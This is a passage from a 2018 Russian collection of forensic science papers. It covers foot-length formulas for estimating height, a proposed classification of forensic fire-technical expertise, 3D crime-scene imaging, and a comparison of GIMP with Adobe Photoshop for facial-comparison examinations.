Рис. 1. Диаграммы плотности распределения значений роста для стоп разной длины (мужчины)



Рис. 2. Диаграммы плотности распределения значений роста для стоп разной длины (женщины)

Здесь просматривается еще одна особенность: различные тенденции в изменении коэффициентов соотношения роста к длине стопы.

В первом случае с увеличением длины стопы они уменьшаются, а во втором случае – увеличиваются (см. первые и третьи столбцы таблиц).

Отсюда вытекает важный вывод: расчеты, проведенные от длины стопы к росту (когда для конкретной длины стопы рассчитывается соответствующее среднее значение роста и уже по ним вычисляется коэффициент соотношения, например в криминалистике), не совпадают с расчетами, проведенными от роста к длине стопы (когда по росту высчитывается средняя длина стопы и уже затем вычисляется коэффициент их соотношения, например в антропологии при определении пропорций тела человека или в обувной промышленности в целях определения обувного ассортимента). Из этого следует, что коэффициенты соотношения между ростом и длиной стопы, установленные антропологами и обувщиками-технологами, а значит и способы определения роста, основанные на их расчетах, не подходят для криминалистических целей. Ниже приводятся такие формулы:

1. Способ, основанный на общепринятом в антропометрии среднем соотношении длины стопы к росту:

1/7: $Р = Д_{ст} \times 7$.

2. Уравнение Анри де Парвиля, выражающее отношение длины стопы с ростом:

$$p = \frac{8{,}6}{30}\left(\frac{T}{2} + 0{,}05\right)$$

где р – длина стопы,

Т – рост.

а) производная из уравнения Анри де Парвиля формула:

$$\text{Р} = \frac{30\text{xСТОП} - 0{,}43}{4{,}3}$$

где Р – рост (мм),

СТОП – длина стопы (мм).

3. Способ, основанный на индексе Анри де Парвиля 6,876, показывающем, во сколько раз рост в среднем больше длины стопы:

$Р = Д_{ст} \times 6{,}876$.

4. Способ А. Фрекона, основанный на соотношении: при увеличении длины следа босой ноги на 1 см рост человека увеличивается на 7 см (для следа длиной 22 см рост составляет 1,43 м, 23 см – 1,50 м, 24 см – 1,57 м и т. д.).

5. Уравнения Х.Х. Лиокумовича, выражающие отношение длины стопы с ростом (для населения Советского Союза):

для мужчин: $\text{D} = 0{,}14\text{xP} + 29$,

и для женщин: $D = 0{,}14xP + 22$,

где D – длина стопы (мм),

Р – рост (мм).

а) производные из уравнений Х.Х. Лиокумовича формулы для определения роста по следу стопы:

$$Р_{муж} = \frac{Д_{ст} - 29}{0{,}14} \text{ и } Р_{муж} = \frac{Д_{ст} - 22}{0{,}14},$$

где Р – рост (мм),

$Д_{ст}$ – длина следа стопы (мм),

29 и 22 – поправочные коэффициенты;

б) производные из уравнений Х.Х. Лиокумовича формулы для определения роста по следу обуви (с учетом того, что обувь превышает длину стопы на 20 мм):

$$Р_{муж} = \frac{Д_{об} - 49}{0{,}14} \text{ и } Р_{жен} = \frac{Д_{об} - 42}{0{,}14},$$

где Р – рост;

$Д_{об}$ – длина следа обуви (мм);

49 и 42 – поправочные коэффициенты.

6. Коэффициенты Х.Х. Лиокумовича, выражающие процентные отношения длины стопы с ростом для средних значений (для населения Советского Союза):

для мужчин – 15,8 %,

и для женщин – 15,5 %.

а) формулы для определения роста по следу стопы, основанные на коэффициентах Х.Х. Лиокумовича:

$$Р_{муж} = \frac{Д_{ст} x100}{15{,}8} \text{ и } Р_{жен} = \frac{Д_{ст} x100}{15{,}5},$$

где Р – рост (мм),

$Д_{ст}$ – длина следа стопы (мм);

б) формулы для определения роста по следу обуви, основанные на коэффициентах Х.Х. Лиокумовича:

$$Р_{муж} = \frac{(Д - д)x100}{15{,}8} \text{ и } Р_{жен} = \frac{(Д - д)x100}{15{,}5},$$

где Р – рост (мм),

Д – длина следа обуви (мм),

д – превышение длины обуви над длиной стопы (мм).

Анатолий Александрович Шеков[1],
Восточно-Сибирский институт МВД России,
кандидат химических наук

Вадим Семенович Зырянов[2],
Восточно-Сибирский институт МВД России,
кандидат технических наук

ВИДОВАЯ КЛАССИФИКАЦИЯ СУДЕБНОЙ ПОЖАРНО-ТЕХНИЧЕСКОЙ ЭКСПЕРТИЗЫ

На сегодняшний день возможности судебно-экспертных учреждений в решении задач судебной пожарно-технической экспертизы (СПТЭ) имеют существенные отличия, что находит отражение в делении экспертизы этого рода на экспертные специализации (видовая классификация).

В судебно-экспертных учреждениях МВД России и Минюста России видовая классификация СПТЭ не предусмотрена [1, 2]. Тем не менее, ведомственными нормативными актами раскрываются решаемые задачи и основные объекты исследования.

Судебными экспертами органов внутренних дел в рамках экспертной специальности «Пожарно-техническая» проводится исследование причин, закономерностей возникновения и развития пожара, следообразования на объектах, составляющих вещную обстановку места происшествия, в том числе на электротехнических, электромеханических, радиоэлектронных изделиях, деталях и узлах транспортных средств [3].

В компетенцию судебных пожарно-технических экспертов Минюста России входит исследование технологических, технических, организационных и иных причин, условий возникновения, характера протекания пожара и его последствий [2].

Квалификационными требованиями к сотрудникам ГПС МЧС России по специальности «Судебная пожарно-техническая экспертиза» [4] предусмотрены 8 «экспертных специализаций», отражающих основные задачи СПТЭ, объекты и методы их исследования. Выделение такого количества специализаций возможно является излишним, но позволяет осуществлять контроль качества подготовки экспертов по тому или иному направлению деятельности.

Самостоятельное развитие СПТЭ в государственных судебно-экспертных учреждениях при отсутствии единого подхода к ее клас-

[1] © Шеков А. А., 2018.
[2] © Зырянов В. С., 2018.

сификации сопровождается появлением различий в методике проведения экспертного исследования и в подготовке специалистов соответствующего профиля. В итоге это приводит к проблеме оценки судом результатов экспертных исследований, проведенных пожарно-техническими экспертами различных ведомств, [5].

В связи с этим, работа по унификации методики проведения СПТЭ, должна начаться с определения ее видовой классификации (экспертных специализаций).

Вопросу видовой классификации СПТЭ было посвящено значительное количество работ, в том числе Б.В. Мегорского, С.И. Зернова, И.Д. Чешко, А.Г. Жданова, И.С. Таубкина, Е.Р. Россинской, С.И. Плахова, А.Н. Евтушенко и др. В основе предлагаемых авторами видов СПТЭ лежали предмет, объекты исследования, решаемые задачи, либо их сочетание.

Разделение СПТЭ по объекту исследования является нецелесообразным ввиду значительного их количества. В одной из работ С. И. Плахова [6] в качестве основного критерия деления СПТЭ на виды было предложено использовать предмет исследования, а в качестве дополнительного – задачи исследования. С учетом этого подхода С. И. Плаховым была представлена новая видовая классификация СПТЭ, включающая 6 экспертных специализаций. К сожалению, автору не удалось полностью отказаться от использования в видовой классификации СПТЭ объектов исследования (зданий и сооружений, технологических процессов и технологического оборудования).

Опираясь на труды С. И. Плахова и авторов, упомянутых выше, предлагается более простая классификация, включающая в себя три вида (специализации) СПТЭ.

1. Экспертиза процесса возникновения и развития пожара.

В компетенцию эксперта данной специализации входит решение вопросов, связанных с установлением особенностей развития пожара во времени и пространстве, места первоначального возникновения горения (очага пожара), а также непосредственной причины пожара. Решение основных задач СПТЭ в рамках одной специализации является правомерным в связи с методическими принципами СПТЭ, в соответствии с которыми вывод о причине пожара не может быть категорическим, если не установлено место первоначального возникновения горения.

2. Судебная нормативная пожарно-техническая экспертиза.

Основной задачей данного вида СПТЭ является исследование нарушений требований пожарной безопасности и их причинной связи с возникновением, развитием и последствиями пожара. При производстве данного вида СПТЭ решаются вопросы, связанные с иссле-

дованием нарушений требований пожарной безопасности, установлением причинно-следственной связи нарушений требований пожарной безопасности с возникновением, развитием и последствиями происшедшего пожара или потенциально возможного пожара.

Не смотря на развитие методического обеспечения судебной нормативной пожарно-технической экспертизы исследование соответствия объекта защиты требованиям пожарной безопасности остается одним из наиболее сложных. Это связано со значительным объемом регулярно изменяющейся системы нормативных правовых актов в области пожарной безопасности, насчитывающей около 65000 нормативных требований с учетом нормативной базы, существовавшей до вступления в силу Федерального закона от 22.07.2008 № 123-ФЗ «Технический регламент о требованиях пожарной безопасности» [7].

3. Судебная пожарно-тактическая экспертиза.

Основной задачей судебной пожарно-тактической экспертизы является исследование действий подразделений пожарной охраны по тушению пожара и проведению аварийно-спасательных и других неотложных работ, а также установление их причинной связи с развитием и последствиями пожара.

Решение данных вопросов связано с использованием отрасли знаний, отличной от традиционной СПТЭ. Тем не менее, пожарно-тактическую экспертизу нецелесообразно выделять в отдельный род экспертиз, так как решаемые при этом вопросы взаимосвязаны одним явлением – пожаром [8].

Предложенная видовая классификация СПТЭ при необходимости может быть дополнена специализацией «физико-химические методы исследования объектов СПТЭ», в рамках которой могут решаться вопросы диагностического характера, связанные с определением пожароопасных и иных свойств представленных на исследование веществ, материалов и изделий.

Библиографические список

1. Приказ МВД России от 29 июня 2005 г. № 511 «Вопросы организации производства судебных экспертиз в экспертно-криминалистических подразделениях органов внутренних дел Российской Федерации».

2. Приказ Минюста России от 27 декабрь 2012 г. № 237 «Об утверждении Перечня родов (видов) судебных экспертиз, выполняемых в федеральных бюджетных судебно-экспертных учреждениях Минюста России, и Перечня экспертных специальностей, по которым

предоставляется право самостоятельного производства судебных экспертиз в федеральных бюджетных судебно-экспертных учреждениях Минюста России».

3. Приказ МВД России от 9 января 2013 г. № 2 «Вопросы определения уровня профессиональной подготовки экспертов в системе МВД России».

4. Квалификационными требованиями к сотрудникам федеральной противопожарной службы МЧС России по специальности «Судебная пожарно-техническая экспертиза». – М. : ВНИИПО, 2012. – 72 с.

5. Антонов А. О., Кондратьев С. А., Изварин А. В., Исаенок А. В. Правовая реализация теоретических аспектов судебно-экспертной деятельности в области пожарно-технической экспертизы // Юридическая мысль. – 2011. – № 3. – С. 104–113.

6. Плахов С. И. О видовой классификации пожарно-технических и взрывотехнологических экспертиз // Теория и практика судебной экспертизы. – 2012. – № 3. – С. 18–37.

7. Козлачков В. И., Лобаев И. А., Плешаков В. В., Плешакова М. Н. Правовое регулирование отношений в области применения требований пожарной безопасности при проведении судебных экспертиз по пожарам // Технологии техносферной безопасности. – 2013. – № 4. – С. 37–40.

8. Практическое руководство по производству судебных экспертиз для экспертов и специалистов : практич. пособие / под ред. Т. В. Аверьяновой, В.Ф. Статкуса. – М. : Юрайт, 2015. – 724 с.

Ирина Анатольевна Юрченко,[1]
Старший преподаватель кафедры ТКОЭИ
Московского университета МВД России имени В.Я. Кикотя

СОВРЕМЕННЫЕ АСПЕКТЫ ПОЛУЧЕНИЯ ДОКАЗАТЕЛЬСТВ ПРИ ПРОВЕДЕНИИ СЛЕДСТВЕННЫХ ДЕЙСТВИЙ

Особое значение на современном этапе борьбы с высоко технически оснащенной преступностью приобретают вопросы, связанные с применением технико-криминалистических средств в повседневной работе правоохранительных органов, которые непрерывно развиваются, используя новейшие разработки и достижения научно-технического прогресса. Не остается в стороне судебная фотография

[1] © Юрченко И. А., 2018.

и видеозапись, являясь ключевым средством фиксации и представления в визуальной форме процесса производства следственных действий, а также правомерным способом объективного контроля за ходом и результатами проведения следственных осмотров, допросов, обыска, проверки показаний на месте, и др. следственных действий и экспертных исследований, гарантируя полноту, всесторонность и объективность.

Так, например: одним из современных устройств, применяемых для фиксирования места происшествия это производство двухмерных (2D) и трехмерных (3D) изображений, а создаваемые ими модели становятся важными элементами сложнейших расчетов, презентаций, высокотехнологичных опытов. Производство 3D-сканеров давно уже перестало быть серией технологических прорывов. В настоящее время 3D-сканеры производятся в разных странах мира многими компаниями: от всемирно популярных до малоизвестных брендов.

Весьма интересной является система «SceneVision-Панорама Tech», которая позволяет создавать панорамные фотоснимки высокой четкости с углом поворота на 360° [1, С. 309–310]. Преимущества фотографического изображения, которое получено с помощью рассматриваемой лазерной системы, заключается в воспроизводстве оцифрованного виртуального места происшествия, которое обеспечивает сотрудникам правоохранительных органов широкие возможности для последующего анализа. Следует также отметить недостижимую ранее возможность произвести осмотр места происшествия повторно через несколько дней, недель, месяцев, или даже годы в режиме «Виртуальный тур» [2, С. 53]. Такой подход уменьшает вероятность пропустить необходимые доказательства, которые на первый взгляд не являются примечательными, в отличие от стандартной процедуры фиксации доказательств в протоколе.

Нововведение позволит сделать процесс доказывания более прозрачным и не двусмысленным, возможность для каких-либо процессуальных нарушений со стороны сотрудников органов внутренних дел в ходе процесса доказывания будет минимальна, так как процесс сбора доказательств будет фиксироваться и естественным путем приведет к разработке предложений по повышению эффективности правотворческой работы, укреплению законности.

Многолетний опыт деятельности органов внутренних дел показывает, что на основе комплексного анализа возможна всесторонняя

оценка теоретических аспектов внедрения инновационных биометрических и 3D технологий в судопроизводство следует с учетом требований материального и процессуального права с обязательным соблюдением условий допустимости, достоверности, достаточности и относимости доказательств.

Библиографический список

1. Юрченко И. А. Современные возможности производства двухмерных (2D) и трехмерных (3D) изображений для фиксации места происшествия : сб. материалов XX международной выставки средств обеспечения безопасности государства «Интерполитех-2016». – М., 2016. – С. 309–310.

2. Абдурагимова Т. И., Трущенков И. В. Использование сферических фото и видеопанорам и визуальных систем виртуальной реальности в целях решения задач судебной фотографии и видеозаписи : сб. материалов XXI Международной выставки средств обеспечения безопасности государства «Интерполитех-2017», 17–20 октября 2017 года. – М.,2017. – С. 57.


Тимофей Павлович Юрченко[1],
курсант 4 курса
института судебной экспертизы
Московского университета МВД России имени В.Я. Кикотя

ПРОБЛЕМА ВЫБОРА И ИСПОЛЬЗОВАНИЯ ПРОГРАММНОГО ОБЕСПЕЧЕНИЯ ПРИ ПРОИЗВОДСТВЕ ПОРТРЕТНЫХ ЭКСПЕРТИЗ


В 2016 и 2017 гг. на базе Московского университета МВД России имени В. Я. Кикотя проводилось анкетирование сотрудников экспертно-криминалистических подразделений МВД России, прибывших из различных субъектов Российской Федерации. Была разработана типовая анкета, в которую входил ряд вопросов, направленных на выявление основных проблем, возникающих при производстве судебно-

[1] © Юрченко Т. П., 2018. Научный руководитель: заместитель начальника кафедры информатики и математики Московского университета МВД России имени В.Я. Кикотя Ю. Н. Александров.

портретных экспертиз. При последующем анализе собранного материала выявлена закономерность использования в экспертной практике графического редактора «Adobe Photoshop» различных версий. Лишь несколько экспертов, занимающихся портретной экспертизой, указали такие редакторы, как «Corel Draw», «FastStone» и «Image Viewer».

На диаграмме представлены закономерности использования типа графического редактора «Adobe Photoshop» и стажа работы в области портретной экспертизы. По выявленным данным видно, что эксперты, занимающиеся портретной экспертизой более 8 лет, используют программное обеспечение «Adobe Photoshop» преимущественно старых версий (6.0, 7.0, CS2), в то время как молодые эксперты отдают предпочтение работе преимущественно с новыми версиями «Adobe Photoshop» (CS5 Extended, CS6 Extended). Связано это с тем, что опытные эксперты привыкли работать на старых версиях и не все из них считают возможным и необходимым следить за обновлением программного обеспечения (так как в экспертно-криминалистических подразделениях системы МВД России чаще всего нет возможности приобретения новых версий лицензионного программного обеспечения). Эксперты с опытом работы в области портретной экспертизы менее трех лет отдают предпочтение новым версиям «Adobe Photoshop» из-за их удобства в использовании и увеличенного количества функций работы с изображением. Следует также отметить, что начинающие эксперты реже используют графический редактор «Adobe Photoshop».

В соответствии с постановлением Правительства Российской Федерации от 16 ноября 2015 г. № 1236 «Об установлении запрета на допуск программного обеспечения, происходящего из иностранных государств, для целей осуществления закупок для обеспечения государственных и муниципальных нужд» закупка программного обеспечения у компаний иностранных государств запрещена. Следовательно, графические редакторы «Adobe Photoshop», используемые в процессе производства портретных экспертиз экспертно-криминалистическими подразделениями системы МВД России, являются нелицензионным программным обеспечением, а значит производство исследований с помощью таких редакторов становится невозможным с процессуальной точки зрения. Возникает проблема использования нелицензионного программного обеспечения экспертно-криминалистическими подразделениями системы МВД России, а также поиска графических редакторов, не требующих лицензионного обеспечения. При этом следует соотносить возможности графических редакторов и необходимый функционал при производстве портретной экспертизы.

Решением этих проблем может стать использование в процессе экспертной деятельности других графических редакторов, не требующих закупки и подтверждения лицензии на их использование, обладающих схожими с «Adobe Photoshop» функционалом и объемом выполняемых операций. Таким графическим редактором мог бы стать «GIMP».

«The GIMP» (далее – «GIMP») – многоплатформенное программное обеспечение для редактирования изображений (GIMP – GNU Image Manipulation Program). Редактор «GIMP» схож по объему выполняемых операций с «Adobe Photoshop». Программа «GIMP» многофункциональна. Ее можно использовать и как простой графический редактор, и

как профессиональное приложение, и как сетевую систему пакетной обработки изображений. «GIMP» обладает необходимым количеством инструментов, позволяет работать с различными форматами файлов и сохранять их в исходном формате, а также в двух собственных – «bzip» и «jzip», что позволяет эксперту выполнять все операции по работе с изображениями при производстве портретной экспертизы.

По объему выполняемых операций, необходимых эксперту, занимающемуся портретной экспертизой, «GIMP» ни сколько не уступает «Adobe Photoshop», а в ряде случаев превосходит. Так, например, «GIMP» обеспечивает выделение прямоугольника («rectangle»), круга или эллипса («ellipse»), а также области, ограниченной произвольной линией («free»). К более сложным инструментам относятся «fuzzy», работающий аналогично кисти «magic wand» из «Adobe Photoshop», – позволяет делать несвязанные выборки по цвету. Помимо этого имеются «Clone» – аналог резинового штампа «rubber stamp» из «Adobe Photoshop», позволяющий путем копирования переносить с места на место участки изображения, и «Convolver» – средство сглаживания или, наоборот, повышения резкости изображения, а также инструменты корректировки цвета. В «GIMP» эти функции весьма близки к соответствующим средствам «Adobe Photoshop».

Получается, что основные функции двух редакторов очень похожи: практически каждый инструмент «Adobe Photoshop», предназначен ли он для рисования, выборки, работы с цветом, слоями, масками или контурами, имеет аналог в «GIMP», хотя реализация отдельных инструментов может отличаться или иметь индивидуальные особенности. В области же подключаемых модулей «GIMP» не имеет себе равных.

В целях эксперимента проведем сравнение между графическими редакторами «GIMP» и «Adobe Photoshop». В качестве примера выполним ряд операций, необходимых для применения метода сопоставления одноименных относительных величин. Для сопоставления выбраны расстояния между следующими константными антропометрическими точками:

1) 4–4(1) – расстояние между внутренними углами глаз;

2) 4(2)–4(3) – расстояние между центрами зрачков;

3) 5–5(1) – расстояние между наружными углами глаз.

В «Adobe Photoshop» проводятся вручную прямые линии, затем при помощи линейки, которая может быть расположена как в верхней, так и в любой другой части экрана, производится вычисление (рис. 1).

В «GIMP» все намного проще и удобнее. В данном графическом редакторе разработан специальный инструмент – «Измеритель» («Изме-

рение расстояний и углов»), который самостоятельно рассчитывает расстояние между двумя указанными точками. Расчет может производиться в градусах (углы), сантиметрах, дюймах, точках. Эта функция графического редактора значительно облегчает расчет расстояния и позволяет более эффективно, точно, быстро и качественно производить данную операцию. Процесс работы в «GIMP» с инструментом «Измеритель» в целях сопоставления одноименных относительных величин между антропометрическими точками лица показан на рис. 2.

Рис. 1. Применение метода сопоставления одноименных относительных величин между антропометрическими точками лиц в графическом редакторе «Adobe Photoshop»



Рис. 2. Процесс работы в GIMP с инструментом «Измеритель» в целях сопоставления одноименных относительных величин между антропометрическими точками лица

Как мы видим, редактор «GIMP» позволяет выполнить все операции, необходимые для производства судебной портретной экспертизы, а его доступность может стать одним из определяющих факторов при выборе графического редактора для работы при производстве портретных экспертиз.

Библиографический список

1. Зинин А. М., Подволоцкий И. Н., Юхин С. Н. Использование программы Adobe Photoshop при проведении портретных экспертиз и исследований : учебно-методическое пособие. – М. : Московский университет МВД России, 2002.

2. Зинин А. М., Подволоцкий И. Н. Габитоскопия и портретная экспертиза : учебник. – М. : Норма, 2014.

3. Зинин А. М., Черкашина И. И., Акишин Д. Г. Основы судебно-портретной экспертизы отображений внешнего облика человека, запечатленных на современных носителях информации : учебное пособие. – М., 2014.

4. Информационное письмо ЭКЦ МВД России (исх. № 37/20-7740 от 27.11.2013 г.).

5. ГОСТ Р ИСО/МЭК 19794-5-2013 Информационные технологии. Биометрия. Форматы обмена биометрическими данными. Ч. 5. Данные изображения лица.

СОТРУДНИЧЕСТВО В СФЕРЕ ЭКСПЕРТНОЙ ДЕЯТЕЛЬНОСТИ

МЕЖДУНАРОДНЫЙ КРУГЛЫЙ СТОЛ

Сборник научных трудов

НАУЧНОЕ ЭЛЕКТРОННОЕ ИЗДАНИЕ

В авторской редакции
Компьютерная верстка *Ермаковой Л. С.*
Усл.-печ. 21,22 л.

Систем. требования: CPU 1,5 Гц ; RAM 90,4 МБ ; Windows XP SP3;
1 Гб свободного места на жестком диске.
Подписано к изданию . .2018.

ISBN 978-5-9694-0405-2

Московский университет МВД России имени В.Я. Кикотя
117997, г. Москва, ул. Академика Волгина, д. 12